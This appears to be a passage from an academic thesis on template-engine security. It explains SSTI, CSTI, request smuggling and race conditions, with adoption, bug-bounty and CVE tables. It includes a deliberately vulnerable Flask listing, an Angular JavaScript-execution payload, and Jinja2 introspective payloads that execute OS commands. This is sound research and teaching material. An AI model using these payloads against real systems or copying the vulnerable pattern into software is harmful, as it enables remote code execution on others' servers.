To provide a general idea of how this technology works, we can conceptually separate a template engine into three components (Figure 2.1): (i) a *data source* (often a database) used to retrieve information from a user request; (ii) the *template engine*, which combines data with a template and produces HTML; (iii) the *template* (`index.tpl`), an HTML-like file containing *symbols* the engine interprets.

Template engines also allow including files, generating loops, using conditional statements, and calling functions to transform data before presenting it.




Figure 2.1: Components of an application that uses a template engine.

To better understand template engines, we provide a simple example of how they work in practice. Consider a web application written in Python that uses `Jinja2` as a template engine, a popular engine integrated with the web framework Flask [130]. Suppose a developer wants to embed a string sent by a user via a GET request in an HTML page. The correct way to use the template engine would be the following:

```
1 user_input = request.form['username']
2 template = "<h1>Welcome, {{ user }}!</h1>"
3 render_template_string(template, user=user_input)
```

Listing 2.1: Flask Jinja2 safe code example.

In Listing 2.1 we see a safe usage where user input is passed as a separate variable to the template renderer, preventing the engine from interpreting it as template code.

In the first line, we collect the user input through a form. We need to treat this input safely to avoid injections. To pass the user input to the template, we use the argument `user=user_-`

`input`, binding the template variable `user` to the Python variable `user_input`. `Jinja2` then executes the template and replaces `{{ user }}` with the content of `user_input`. If `user_input` contains `'John'`, the generated HTML contains `Welcome, John!`.

2.1.2 Client-Side Template Engines

Template engines can operate on both the server and client sides; several JavaScript engines support both. Although originally server-oriented, client-side adoption has increased with the rise of rich front-end frameworks such as Angular [11] and Vue [179]. Client-side rendering differs from server-side rendering in several ways. The following are the three main approaches used:

- **Declarative**: Similar to server-side rendering, templates are defined first and then programmatically fetched and compiled.
- **HTML Tag Attributes**: Specific HTML attributes can trigger the template compilation process.
- **Tag Mount**: The engine is attached to a tag that contains the template, automatically rendering the content.

We provide a detailed analysis of these client-side rendering approaches in Section 4.1.2.

2.1.3 Hypertext Transfer Protocol

The Hypertext Transfer Protocol (HTTP) [116] is an application-layer protocol in the Internet protocol suite, originally specified in RFC 1945 and later refined in RFC 2616 [116] and subsequent documents. HTTP is the foundational protocol for data communication on the World Wide Web, enabling the transfer of hypermedia documents, such as HTML, between clients and servers.

HTTP operates as a stateless, request-response protocol. A client, typically a web browser or other user agent, initiates a connection to a server by sending an HTTP request message. The server, upon receiving and processing the request, returns an HTTP response message

containing the requested resource, status information, and optional metadata in the form of headers.

The protocol defines a set of standard methods (also known as verbs), such as `GET`, `POST`, `PUT`, `DELETE`, and `HEAD`, each specifying a particular action to be performed on the identified resource. Resources are identified using Uniform Resource Identifiers (URIs), which provide a means of locating and accessing data on the web.

HTTP is designed to be extensible and flexible, supporting a variety of content types and transfer encodings. It relies on a client-server architecture and is typically layered on top of the Transmission Control Protocol (TCP), ensuring reliable and ordered delivery of messages. The stateless nature of HTTP means that each request is independent, and the protocol itself does not retain session information between requests; however, mechanisms such as cookies and authentication headers are used to maintain stateful interactions when necessary.

Over time, HTTP has evolved to address performance, security, and scalability concerns, leading to the development of newer versions such as HTTP/2 and HTTP/3, each introducing enhancements while preserving the core principles of the protocol.

2.1.4 HTTP/3

HTTP/3 is defined in RFC 9114 [21] and runs over QUIC, a UDP-based transport offering multiplexed streams, lower connection latency (including 0-RTT), and mandatory encryption.

HTTP/3 also introduces a zero round-trip time connection setup, reducing latency by allowing the client to send data in the first packet. This is particularly beneficial for quickly establishing connections. HTTP/3 mandates the use of encryption, enhancing data transfer security between clients and servers. This last feature especially allows us to prevent attacks previously carried out through HTTP/2 over cleartext connections.

An important change from HTTP/1.1 to versions 2 and 3 is header compression, a mechanism that reduces the overhead of transmitting headers. Notably, HTTP/1.1 did not use any compression, sending the headers in cleartext as ASCII strings. Versions 2 and 3 of HTTP introduced a way to encode headers using a dynamic table that can represent common header names and values in a much more compact way. The header compression algorithm employed in HTTP/3 is called QPACK, whilst HTTP/2 uses HPACK. While both aim to compress head-

ers to reduce overhead, QPACK is designed to work with UDP, so it has to be context-aware on a per-stream basis. On the other hand, HPACK operates over TCP in a connection-wide context. Despite this slight difference, the way in which headers and their validation work remains very similar between HTTP/2 and HTTP/3.

Differences vs HTTP/1.1 HTTP/2 and HTTP/3 share many features; their main divergence lies in transport (TCP vs QUIC-over-UDP). The larger gap is between HTTP/1.1 and later versions. HTTP/1.1 transmits headers as plain text and relies on CRLF sequences as structural delimiters, making malformed or injected CRLF sequences security-sensitive. HTTP/2 and HTTP/3 use binary framing plus header compression, so raw CRLF sequences are not directly parsed in the same way. This fundamental difference has contributed to request smuggling issues when intermediaries translate between versions. Although RFC 9114 discusses request conversion, implementations vary [7, 35, 146, 155, 156].

2.2 Attacks and Vulnerabilities

In this section, we present the attacks and vulnerabilities that will be analyzed and explored throughout the thesis.

2.2.1 Server-Side Template Injection

SSTI arises from the improper handling of user inputs, specifically when user input is used as part of a template and subsequently executed. In the following code, we show an example of a vulnerable code pattern.

```
1 user_input = request.form['username']
2 template = "<h1>Welcome, %s!</h1>" % user_input
3 render_template_string(template)
```

Listing 2.2: Flask Jinja2 vulnerable code example.

In Listing 2.2, we see the vulnerable pattern where user input is interpolated directly into the template definition and can be parsed as template syntax.

The main difference between this code and the one we previously saw in Listing 2.1 is that, in this case, the user input is placed directly inside the template definition. This means the engine interprets the user input as part of the template, not as separate data. The consequences of a vulnerable template are not immediately visible with normal inputs. For example, if `user_input` once again contains `John`, the heading `Welcome, John!` would be rendered in the HTML. However, if the input were `{{ 7*7 }}` instead of `John`, the heading would contain `Welcome, 49!`. This occurs because the `Jinja2` template engine detects the curly brackets and executes the expression inside them.

The concept is similar to other injection-based vulnerabilities, such as SQL injection, which occurs when user input is concatenated directly into a query. SQL injections are mitigated by using prepared statements to safely pass unsanitized user input. To prevent SSTI, we should use appropriate function arguments to securely pass user-supplied data to the engine, as shown in the previous code (Listing 2.1). However, SSTI is potentially more severe than SQL injection in many cases, as it often leads to RCE, whereas SQL injection rarely does.

Types of SSTI

As with other web-based vulnerabilities like XSS and SQLi, SSTI can also arise in different ways.

- **Non-persistent**. The SSTI payload is sent by the attacker and embedded inside the template. The response is then rendered, and the payload is executed.
- **Persistent**. The SSTI payload is sent by the attacker and stored on the web application servers. The payload is then retrieved and embedded inside the template. The attack is executed when the attacker triggers the loading of the payload inside a template.
- **Blind**. If the payload execution result is not shown on the rendered page or anywhere else, we are in a blind scenario. The attacker can exfiltrate data from the server using an out-of-band communication. An example of blind SSTI can be when a template is parsed but not rendered on the webpage.

Considering the above types, we can have four combinations: (i) non-blind non-persistent, (ii) non-blind persistent, (iii) blind non-persistent, (iv) blind persistent SSTI.

2.2.2 Client-Side Template Injection

Similarly to SSTI, CSTI also arises when the user input reaches a template definition and is parsed as part of the template itself. In server-side template engines, this vulnerability often leads to RCE. On the client-side, CSTI can potentially lead to XSS, compromising the security of legitimate users visiting the website.

The possibility of injecting template syntax can stem from improper handling or insufficient validation of user input on the server, which then reflects the input back to the client. This improper reflection allows an attacker to craft input that is interpreted as part of the template, enabling the execution of unintended commands.

The following example demonstrates how CSTI can arise in Angular using a PHP backend:

```
1  <html ng-app>
2  <head>
3  <script src="angular.js"></script>
4  </head>
5  <body>
6      <p>
7          <?php
8          $username = $_GET['username'];
9          echo htmlspecialchars($username);
10         ?>
11     </p>
12 </body>
13 </html>
```

Listing 2.3: CSTI Vulnerability Example

Listing 2.3 shows a page where the Angular scope is the entire document (`ng-app` on `<html>`). The backend reflects the `username` parameter after HTML encoding. While this prevents raw HTML injection, it does not prevent Angular expression evaluation in `{{ }}` delimiters.

An attacker can send the payload `{{ constructor.constructor('alert(1)')() }}` through the `username` parameter to achieve arbitrary JavaScript execution.

CSTI can also arise from poor coding practices in client-side JavaScript. If a template ren-

dering function is used similarly to a sink (such as `eval` or `innerHTML`), a DOM-based CSTI can occur. We will explore CSTI scenarios in detail in Section 4.2.1, focusing on both server-side reflections and DOM-based instances.

2.2.3 Request Smuggling

Request smuggling arises when an intermediary (proxy, load balancer, gateway) and a backend server disagree on HTTP request boundaries. This lets an attacker craft a request parsed as one request by the intermediary but as two (or more) by the backend (or vice versa), “smuggling” a hidden request.

In a typical web architecture, a client sends HTTP requests to a frontend server (such as a proxy or load balancer), which then forwards the requests to a backend server. Both the frontend and backend must agree on where each HTTP request ends and the next begins. This is usually determined by headers such as `Content-Length` and `Transfer-Encoding`. If the frontend and backend parse these headers differently, an attacker can craft a request that is interpreted as a single request by the frontend but as two separate requests by the backend (or vice versa). This allows the attacker to "smuggle" a hidden request past the frontend security controls.

The root cause of request smuggling often lies in non-adherence to the HTTP specification (RFC 7230 and related RFCs). The RFCs define how HTTP headers should be parsed, how to handle conflicting headers (such as both `Content-Length` and `Transfer-Encoding`), and how to delimit requests. However, in practice, different HTTP implementations may interpret ambiguous or malformed requests in inconsistent ways. For example, one server might prioritize `Content-Length` over `Transfer-Encoding`, while another does the opposite. Some servers may even accept both headers, leading to confusion about where a request ends.

Attackers exploit these inconsistencies by crafting requests that deliberately violate or abuse the RFC, knowing that the frontend and backend may disagree on how to parse them. This can result in the backend processing a malicious request that the frontend never intended to forward, or in the attacker gaining control over subsequent requests in the connection. The vulnerability is exacerbated when proxies or load balancers are not updated to follow the latest RFC recommendations, or when legacy behavior is retained for compatibility reasons. Strict,

consistent RFC-compliant parsing across all components mitigates this class of issues.

2.2.4 Race Conditions

Race conditions are concurrency bugs that arise when the correctness of a system depends on the relative timing of events. In this thesis, we focus on the Time-Of-Check to Time-Of-Use (TOCTOU) class of race conditions, where a system reads or checks some state at a time t_c (time of check, TOC) and later acts on that state at t_u (time of use, TOU). If an adversary can alter the relevant state during the interval (t_c, t_u) (the *race window*), the subsequent action may be executed on stale or maliciously-modified data, and correctness or security properties may be violated [27].

From a formal perspective, let t_c be the instant of the check and t_u the instant of the use, and define the race window $W = (t_c, t_u)$. An attack succeeds if the adversary can perform a state-changing action at time $t_a \in W$ that causes the system's assumption at t_c to become invalid before t_u. This abstraction is convenient when later measuring or modeling the probability of success as a function of arrival jitter and server processing latencies.

In the considered attack scenario, we assume an adversary that can issue multiple concurrent requests to the target and has sufficient knowledge to manipulate the timing of their arrival, something that can be achieved using publicly available tools. To illustrate this concept, consider a web service that checks whether a user account balance is greater than a certain amount (TOC) and then authorizes a transfer (TOU). If two near-simultaneous requests withdraw funds and the server processes them without serialization or atomic decrement, the second withdrawal may be authorized based on the old balance.

There are two main timing factors affecting the exploitability of race conditions:

- **Network arrival timing (jitter):** variability in the time between when a request is sent and when it arrives at the server. Jitter affects how closely in time multiple attacker requests can reach the server.

- **Server processing timing:** internal latencies such as thread scheduling, request queuing, I/O delays, and the duration of critical sections. These determine whether requests

that arrive close in time will be processed concurrently (overlapping critical sections) or sequentially.

Below, we illustrate this concept with two figures, demonstrating how these parameters can influence the exploitation of a race condition.




Figure 2.2: Effect of network jitter on request arrival times. High jitter spreads arrivals, making it harder for attacker requests to arrive within a short race window.

Figure 2.2 illustrates how network jitter disperses request arrival times. While tightly clustered arrivals can help create overlapping processing, clustered arrivals alone are insufficient: the server must also process those requests concurrently.

Figure 2.3: Idealized race window: five requests are processed with overlapping critical sections. When internal latencies are similar, overlap — and thus exploitability — is maximized.

Figure 2.3 depicts an idealized scenario in which arrival timing and equal internal processing latency cause multiple requests to overlap inside a critical section, maximizing the chance of a successful TOCTOU exploit.

Mitigations. The most effective mitigation is eliminating the TOC/TOU split by performing check-and-act operations atomically. This can be achieved through transactional mecha-

nisms, database constraints, the use of locks or compare-and-swap (CAS) operations for concurrency control, and the application of idempotency keys or nonces to prevent duplicate processing. However, this approach may not be feasible in certain scenarios, depending on the application's constraints and complexity.

In Chapter 8.4, we explore the factors that may influence the race window and propose alternative mitigations to reduce the probability of exploitation.

Chapter 3

A Study of Server-Side Template Injection

In this chapter, we present an assessment of Server-Side Template Injection (SSTI). The aim is to answer RQ1 by studying server-side template engines and the risks associated with this technology.

We begin our assessment by offering insights into the use of template engines, highlighting their widespread adoption and notable cases in which SSTI vulnerabilities have been found in the wild. We also examine how RCE is achieved through template engines and explore the different scenarios in which SSTI can occur (Section 3.1). Next, we conduct a literature review on SSTI (Section 3.2), analyzing the most relevant works and methodologies while identifying areas that require further investigation. Additionally, we summarize and evaluate the main SSTI detection tools, outlining their features and limitations (Section 3.3). In Section 3.4, we introduce the types of RCE observed in template engines and discuss the various mitigation strategies that have been implemented. We then present the analysis conducted on 34 template engines across eight different programming languages, detailing our methodology and the results obtained (Section 3.5). Finally, we provide five case studies of template engines that yielded particularly interesting findings (Section 3.6).

3.1 Template Engines and SSTI in the Wild

Before diving into the specifics of how template engines work, we first present statistics related to the adoption, prevalence, and impact of this technology within the modern web application landscape. This section aims to answer RQ1.1 by showing how many applications rely on template engines and highlighting the widespread occurrence of SSTI vulnerabilities across various websites and frameworks. We divide this analysis into four parts: the first focuses on the usage of template engines, while the remaining three examine the security issues associated with them—namely SSTI and RCE.




Figure 3.1: These plots show how many repositories respond to the *template engine* search query on GitHub. On the left, we show the number of repositories per year based on the creation date. On the right, we represent the cumulative sum. A notable increase in the number of repositories was observed in 2020. While the exact causes remain unclear, this trend coincides with the onset of the COVID-19 pandemic, which has been widely associated with shifts in developer behavior, including increased open-source contributions and remote software development activities [182].

Figure 3.1 illustrates the number of repositories returned when searching for `template engine` on GitHub. We categorize the results by repository creation year, covering the period

from 2008 to 2024. For each year, we report both the number of repositories created and the cumulative total. Although not every repository in the results corresponds to a template engine, the data suggest a consistent annual increase in the number of such projects. This trend indicates that, despite the abundance of existing template engines, new ones continue to emerge. This is likely due to the diverse ways in which template engines can operate, as well as differences in their efficiency, performance, and feature sets.

3.1.1 Template Engines Usage

Since each programming language needs its own set of template engine libraries, there is a wide variety from which programmers can choose depending on their needs. Therefore, when considering the present and future use of template engines, we must also account for the development of new engines tailored to emerging programming languages.

Most template engines are open-source and are often associated with popular frameworks such as Flask [130], which uses Jinja2 [149], or Laravel [124], which has its own engine called Blade [123]. To understand their widespread adoption, we can analyze highly popular GitHub repositories (based on their star ratings) and the monthly download statistics of frameworks built on these templates. There are also numerous lesser-known or proprietary template engines, indicating that the use of such technology is even more extensive. Table 3.1 presents an overview of the template engines under analysis and their susceptibility to RCE. We observe that many of the most widely used template engines permit RCE, a concern that will be further examined in Section 3.4. This suggests that RCE is not usually taken into account when selecting a template engine. In fact, the popularity of web frameworks such as Flask, Vue, and Laravel indicates that the choice of template engine is often not prioritized, with default or user-friendly engines being the most commonly adopted.

3.1.2 SSTI Vulnerabilities in the Wild

This section focuses on real-world applications that have been found vulnerable to SSTI and the impact of such findings on companies and agencies. In the following subsections, we will also show that many CVEs have been found about SSTI in popular frameworks and applica-

Language	Template Engine	Ref.	Popularity			Allows RCE
			★	⑂	⭳	
Python	Django	[43]	83.3k	32.5k	21.3M	✗
	Tornado	[173]	21.9k	5.5k	55.8M	✓
	Jinja2	[131]	10.8k	1.6k	293.7M	✓
	web2py	[184]	2.1k	907	305	✓
	Mako	[162]	386	64	52.9M	✓
	Chameleon	[101]	182	65	101.5k	✓
	Cheetah3	[33]	147	37	696.1k	✓
	Genshi	[46]	92	36	136.3k	✓
	Pyratemp	[87]	-	-	3.5k	✗
PHP	Laravel	[89]	80.7k	24.3k	7.5M	✓
	Twig	[176]	8.2k	1.2k	5M	!
	Smarty	[159]	2.3k	715	468.9 k	!
JavaScript	Vue	[179]	208.7k	33.7k	24.3M	✓
	Pug	[142]	21.8k	1.9k	6.8M	✓
	Handlebars	[61]	18.2k	2k	67.7M	!
	Marko	[104]	13.5k	650	46.2k	✓
	Nunjucks	[112]	8.6k	645	3.9M	✓
	EJS	[106]	7.9k	852	81.1M	✓
	doT	[121]	5k	1k	1.9M	✓
	Dust	[95]	2.9k	475	51.2k	!
	JsRender	[25]	2.6k	339	63.5k	✓
	Template7	[120]	659	165	6k	✓
	SquirrellyJS	[164]	657	83	105.5k	✓
Java	Thymeleaf	[172]	2.8k	511	-	!
	Pebble	[134]	1.1k	170	-	!
	FreeMarker	[13]	1k	271	-	✓
	Jinjava	[68]	725	170	-	!
	Apache Velocity	[14]	385	134	-	✓
Ruby	Slim	[158]	5.3k	503	-	✓
	ERB	[151]	137	19	-	✓
Go	html/template	[17]	-	-	-	✗
Perl	Mojolicious	[109]	2.6k	583	-	✓
.NET	ASP	[44]	36.5k	10.3k	-	✓
	Razor	[45]	544	203	-	✓

Legend:★**=GitHub Stars;** ⑂**=GitHub Forks;** ⭳**=Monthly Downloads;** ✗**=Does not allow RCE;** !**=Allows or allowed RCE but also has protections;** ✓**=Allows RCE**

Table 3.1: Overview of the template engines under analysis, along with their popularity and if they allow RCE. The Monthly downloads metric (⭳) was taken from pystats (for Python), packagist (for PHP), and NPM (for JavaScript).

tions that use template engines.

The severity of SSTI (Server-Side Template Injection) in real-world websites and frameworks is confirmed by bug bounty reports.

Report ID	Year	Keywords	Reported to	Engine	Bounty ($)
125980	2016	RCE, mail	Uber	Jinja2	10,000
301406	2017	LFI, Requires privileges	Ubiquiti Inc.	Twig	1,000+
423541	2018	RCE, mail	Shopify	Handlebars	10,000
536130	2019	RCE, CVE-2019-3396	Mail.ru	Velocity	2,000
1537543	2022	RCE, CVE-2022-22954	U.S. DOD	FreeMarker	-
1928279	2023	Ruby	GitHub	ERB, Slim	2,300

Table 3.2: Reports on HackerOne relative to SSTI (Some bounties have a plus(+) sign indicating that the author of the report received a bonus bounty that was not disclosed).

Table 3.2 shows six SSTI vulnerability reports. The column *reported to* indicates that also large companies and agencies are exposed to SSTI. Moreover, the bounty payouts to the authors of those reports show that companies value SSTI as a critical vulnerability. The keywords demonstrate that SSTI often leads to RCE altogether, thus being critical for companies to fix. Furthermore, the constant presence of the vulnerability throughout the years shows that SSTI is still a problem that needs to be addressed properly in real-world applications. SSTI corresponds to CWE-1336 (Improper Neutralization of Special Elements Used in a Template Engine), which is categorized under the broader CWE-94 (Code Injection). Despite having a precise CWE categorization, SSTI often appears under other CWE IDs, making it harder to precisely estimate the number of CVEs related to this vulnerability. We decide to search for all CVEs under CWE-1336, finding 10 reports summarized in table 3.3.

Vulnerability	Base Score	Keywords	Engine
CVE-2017-16783	9.8	RCE, CMS Made Simple,	Smarty
CVE-2018-20465	7.2	Information disclosure, Authenticated	Twig
CVE-2019-3396	10	RCE	Velocity
CVE-2019-19999	7.2	Misconfiguration	FreeMarker
CVE-2020-1961	9.8	RCE, Apache Syncope	JEXL
CVE-2020-4027	6.5	RCE, Requires Privileges	Velocity
CVE-2020-12790	7.5	Information disclosure, CraftCMS, plugin	Twig
CVE-2020-26282	10	RCE, BrowserUp Proxy	Java EL
CVE-2021-21244	10	RCE, OneDev	Java EL
CVE-2022-22954	10	RCE, VMware	FreeMarker

Table 3.3: CVEs related to SSTI, we show the main keywords that appear in the CVE report and the template engine used by the vulnerable application.

Table 3.3 shows 10 CVEs that feature SSTI vulnerabilities. The base score highlights how critical these vulnerabilities are when they arise and how RCE is often a direct consequence of SSTI. Besides, we can notice that the engines behind these CVEs are often the same (Twig, Velocity, FreeMarker), probably due to their popularity and language usage (Java and PHP).

3.1.3 RCE Escalation Mechanism

We now take a step back to analyze why SSTI often leads to RCE, exponentially increasing the impact of this vulnerability. As we will see, template engines are the primary reason behind this escalation to RCE. In later sections, this understanding will be essential for categorizing how different template engines attempt to prevent RCE.

Despite their apparently simple goal, template engines need to perform non-trivial operations in a secure way. Although Section 2.1.1 showed a basic example of how template engines can be used, there are many more complex scenarios. An example can be provided by simply

considering the possibility of using objects, attributes, and functions. Suppose we have a class called User in our web application. This class has various attributes, including username, first name, last name, and date of birth. If we want to create a template that contains this data using what we saw previously, we would have to write the following code:

```
1 user = User('John98', 'John', 'Doe', '19/04/1998')
2 template = "<h1>Welcome, {{username}}!</h1><p>{{firstname}} {{lastname}} {{
      dateofbirth}}</p>"
3 render_template_string(template, username=user.username, firstname=user.
      firstname, lastname=user.lastname, dateofbirth=user.dateofbirth)
```

Listing 3.1: Flask Jinja2 object usage example (server-side).

In Listing 3.1, we see explicit binding of object attributes before rendering the template.

We can see that we can still easily achieve our goal, but the server code becomes longer. Now, let us show how cleaner the code would be by being able to access an object attribute directly inside the template.

```
1 user = User('John98', 'John', 'Doe', '19/04/1998')
2 template = "<h1>Welcome, {{user.username}}!</h1><p>{{user.firstname}} {{
      user.lastname}} {{user.dateofbirth}}</p>"
3 render_template_string(template, user=user)
```

Listing 3.2: Flask Jinja2 object Usage example (template-side).

Listing 3.2 shows the cleaner pattern of accessing object attributes directly from the template.

The `render_template_string` call becomes simpler, and (since templates are usually in separate files) server code remains concise. Suppose that, in our web application, we want to check if a user has a premium account and display the page differently based on this information. In particular, to check if a user is a premium, we want to call the function `isPremium` on the `user` object. If template engines did not allow us to call functions or use conditional statements, we would have written the following server-side code:

```
1 user = User('John98', 'John', 'Doe', '19/04/1998')
2 if user.isPremium():
3     template = "<h1>Congratulations {{user.username}} you are now a premium
          member!</h1>"
```

```
4 else:
5     template = "<h1>Welcome, {{user.username}}</h1>"
6 render_template_string(template, user=user)
```

Listing 3.3: Flask Jinja2 conditions and functions usage example (server-side).

Listing 3.3 illustrates how logic must be written server-side when templates are not allowed to call functions.

As we can see, embedding this logic on the server-side increases complexity. Allowing attribute access, function calls, and conditionals directly in templates keeps server code simpler:

```
1 user = User('John98', 'John', 'Doe', '19/04/1998')
2 template = "<h1>{% if user.isPremium() %}
3                 Congratulations {{ user.username }} you are now a premium
                      member!
4             {% else %}
5                 Welcome, {{ user.username }}
6             {% endif %}</h1>"
7 render_template_string(template, user=user)
```

Listing 3.4: Flask Jinja2 conditions and functions usage example (template-side).

Listing 3.4 shows the equivalent conditional and function usage expressed inside the template.

By allowing access to object attributes, engines also expose internal / introspection attributes. In Python, these enable traversal of objects to reach modules (e.g., `os`) and functions capable of executing system commands. Allowing arbitrary function invocation further increases risk (e.g., `os.system` or process creation).

In the following sections, we demonstrate that many template engines expose extensive functionality while placing the burden of preventing SSTI on developers. This design choice raises two concerns: firstly, security should be an integral property of the engine rather than deferred to the application layer; and secondly, in platforms that intentionally expose templating to end users (e.g., CMSs, static site builders, bulk mailers, GitHub Pages), ensuring the prevention of RCE is particularly critical.

Comparing SQL injection and SSTI highlights a key distinction: DBMSs rarely enable direct OS command execution via injected SQL alone, whereas many template engines expose

enough introspection to escalate to RCE. Developers must therefore configure and restrict engines appropriately.

The code in Section 2.1.1 showed an unsafe method for web developers to use template engines because malicious users could inject template syntax to send commands that the server would execute. Since Python has attributes and methods that can be used to access the global scope of the application and execute arbitrary functions from imported modules, attackers can easily develop an *introspective payload*. This kind of payload begins by exploiting an *object*. In the following example, we used the Flask *config* object, but we can use any object.

```
1 {{config.__class__.__init__.__globals__['os'].popen('ls').read()}}
```

Listing 3.5: Introspective payload that allows RCE in Jinja2 exploiting the config object.

Listing 3.5 illustrates an introspective payload that leverages a Flask object to access the global namespace and call OS-level functions.

The payload above starts from `config`, a Flask global object. By traversing `__class__` → `__init__` → `__globals__`, it exposes the global namespace. From there, it accesses the module `['os']` and calls the function `popen`, and finally uses the function `read` to retrieve the command output.

```
1 {{ ''.__class__.mro()[1].__subclasses__()[N]('ls', shell=True, stdout=-1)
    }}
```

Listing 3.6: Generic introspective payload that allows RCE in Jinja2. N is the index where the class Popen resides in the list returned by the __subclasses__() call.

Listing 3.6 shows a generic technique that starts from a built-in type and locates subprocess-creating classes to execute commands.

This variant begins with an empty string so it does not depend on application objects. Using `__class__` gives access to `mro()`, whose second element (index 1) is `object`. From there, `object.__subclasses__()` returns a list of all loaded subclasses, among which `Popen` can be located. The value of `N` depends on the runtime environment (imports influence ordering). Attackers can enumerate or brute-force indices. Instantiating `Popen` executes the command (here `ls`); the technique generalizes to arbitrary code execution.

Ultimately, this enables the creation of subprocesses and full RCE.

3.1.4 SSTI Scenarios

There are two prominent instances of template engine applications encountered in real-world settings. Firstly, websites that utilize template engines for the dynamic rendering of HTML pages are the prevalent use case in contemporary websites. In this context, preventing SSTI is of crucial importance, and a comprehensive understanding of the template engine's functioning can mitigate the risks associated with RCE or SSTI vulnerabilities. Secondly, Content Management Systems (CMSs) often need to provide the user with templating functionalities. In this case, using an engine that does not allow RCE is essential. Another example is "Website as a Service" platforms like GitHub Pages or Netlify, which facilitate static web page hosting. For instance, GitHub Pages relies on `Jekyll`, a `Ruby` framework for building static websites, featuring the `Liquid` template engine among its components. Despite being used in popular frameworks, we did not analyze `Liquid` in detail in this work as it did not appear in any of the sources we used to select the template engines to analyze. Fortunately, while `Liquid` does not currently harbor RCE vulnerabilities, a hypothetical vulnerability could allow malevolent actors to exploit GitHub's build process to attain a reverse shell. This instance underlines the pivotal role of selecting a secure template engine for such applications.

By categorizing template engine usage into these scenarios, we can underline the importance of selecting a template engine based on the application requirements. In a typical web application, SSTI must be avoided completely; therefore, selecting a non-RCE template engine is still important but less impactful. Vice versa, selecting a non-RCE engine is fundamental in a CMS or platform that allows its users to write templates. Kettle [79], also identifies two main SSTI scenarios: unintentional and intentional. The unintentional case is a web application that incorrectly embeds user inputs inside templates, while the intentional case is when the web application wants to allow users to interact with a template engine.

3.2 SSTI Literature Review

This section aims to answer RQ1.2 by showing which works related to SSTI have been published. We also summarize the main findings of these works and how they relate to our research, highlighting existing gaps in current literature. To identify which works related to SSTI

have been published, we conducted keyword searches for terms such as "server-side template injection," "SSTI," or "template injection" across various search engines for our research. Our investigation revealed that Google Scholar proved to be the most comprehensive source, yielding the majority of relevant papers. Other search engines, namely IEEE, ACM, and SCOPUS, either failed to find any results related to SSTI or duplicated the same works we had already identified on Google Scholar. Our analysis revealed only four papers related to SSTI.

